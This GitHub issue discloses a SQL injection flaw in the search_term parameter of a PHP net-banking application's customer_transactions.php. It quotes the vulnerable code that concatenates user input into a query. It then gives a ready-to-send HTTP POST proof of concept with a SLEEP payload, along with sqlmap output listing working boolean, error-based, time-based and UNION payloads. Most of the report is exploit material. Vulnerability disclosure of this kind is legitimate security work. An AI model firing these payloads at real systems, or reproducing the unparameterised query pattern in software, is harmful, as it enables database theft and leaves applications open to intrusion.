New issue

Jump to bottom

Found a vulnerability #14

Open 0clickjacking0 opened this issue on Sep 5 · 0 comments

0clickjacking0 commented on Sep 5

Vulnerability file address


`net-banking/customer_transactions.php` from line 39,The `$_POST['search_term']` parameter is controllable, the parameter search_term can be passed through post, and the `$_POST['search_term']` is not protected from sql injection, line 166 `$result = $conn->query($sql0);` made a sql query,resulting in sql injection

```
......
......
......
if (!empty($_SESSION['search_term'])) {
        $sql0 .= " WHERE remarks COLLATE latin1_GENERAL_CI LIKE '%".$_SESSION['search_term']."%'";
        $filter_indicator = "Remarks";

        if (!empty($_SESSION['date_from']) && empty($_SESSION['date_to'])) {
            $sql0 .= " AND trans_date > '".$_SESSION['date_from']." 00:00:00'";
            $filter_indicator = "Remarks & Date From";
        }
        if (empty($_SESSION['date_from']) && !empty($_SESSION['date_to'])) {
            $sql0 .= " AND trans_date < '".$_SESSION['date_to']." 23:59:59'";
            $filter_indicator = "Remarks & Date To";
        }
        if (!empty($_SESSION['date_from']) && !empty($_SESSION['date_to'])) {
            $sql0 .=  " AND trans_date BETWEEN '".$_SESSION['date_from']." 00:00:00' AND '".$_SESSION
            $filter_indicator = "Remarks, Date From & Date To";
        }
    }
......
......
......

        <?php
            $result = $conn->query($sql0);
......
......
......
```

POC

```
POST /net-banking/customer_transactions.php HTTP/1.1
Host: www.bank.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m5fjmb3r9rvk4i56cqc22ht3c3
Content-Length: 13

search_term=' AND (SELECT 2581 FROM (SELECT(SLEEP(5)))bIYx)-- Ldcj
```

Attack results pictures



```
[21:34:48] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:34:59] [INFO] (custom) POST parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[21:34:59] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:34:59] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential
) technique found
[21:34:59] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query co
lumns. Automatically extending the range for current UNION query injection technique test
[21:34:59] [INFO] target URL appears to have 6 columns in query
[21:34:59] [INFO] (custom) POST parameter '#1*' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 45 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: search_term=' AND 2669=2669-- RcKM

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: search_term=' AND (SELECT 8875 FROM(SELECT COUNT(*),CONCAT(0x7170787871,(SELECT (ELT(8875=8875,1))),0x717a627871,FLOOR(
RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- LgWH

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search_term=' AND (SELECT 2581 FROM (SELECT(SLEEP(5)))bIYx)-- Ldcj

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search_term=' UNION ALL SELECT CONCAT(0x7170787871,0x4178556f47597864744b6a5964444670465772596144577967 4e6e796244756265
4e67736f48504f,0x717a627871),NULL,NULL,NULL,NULL,NULL-- -
---
[21:35:09] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.6.40, Nginx 1.21.2
back-end DBMS: MySQL >= 5.0
[21:35:09] [INFO] fetched data logged to text files under '/Users/xianyu123/.sqlmap/output/www.bank.net'

[*] ending @ 21:35:09 /2022-09-04/
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant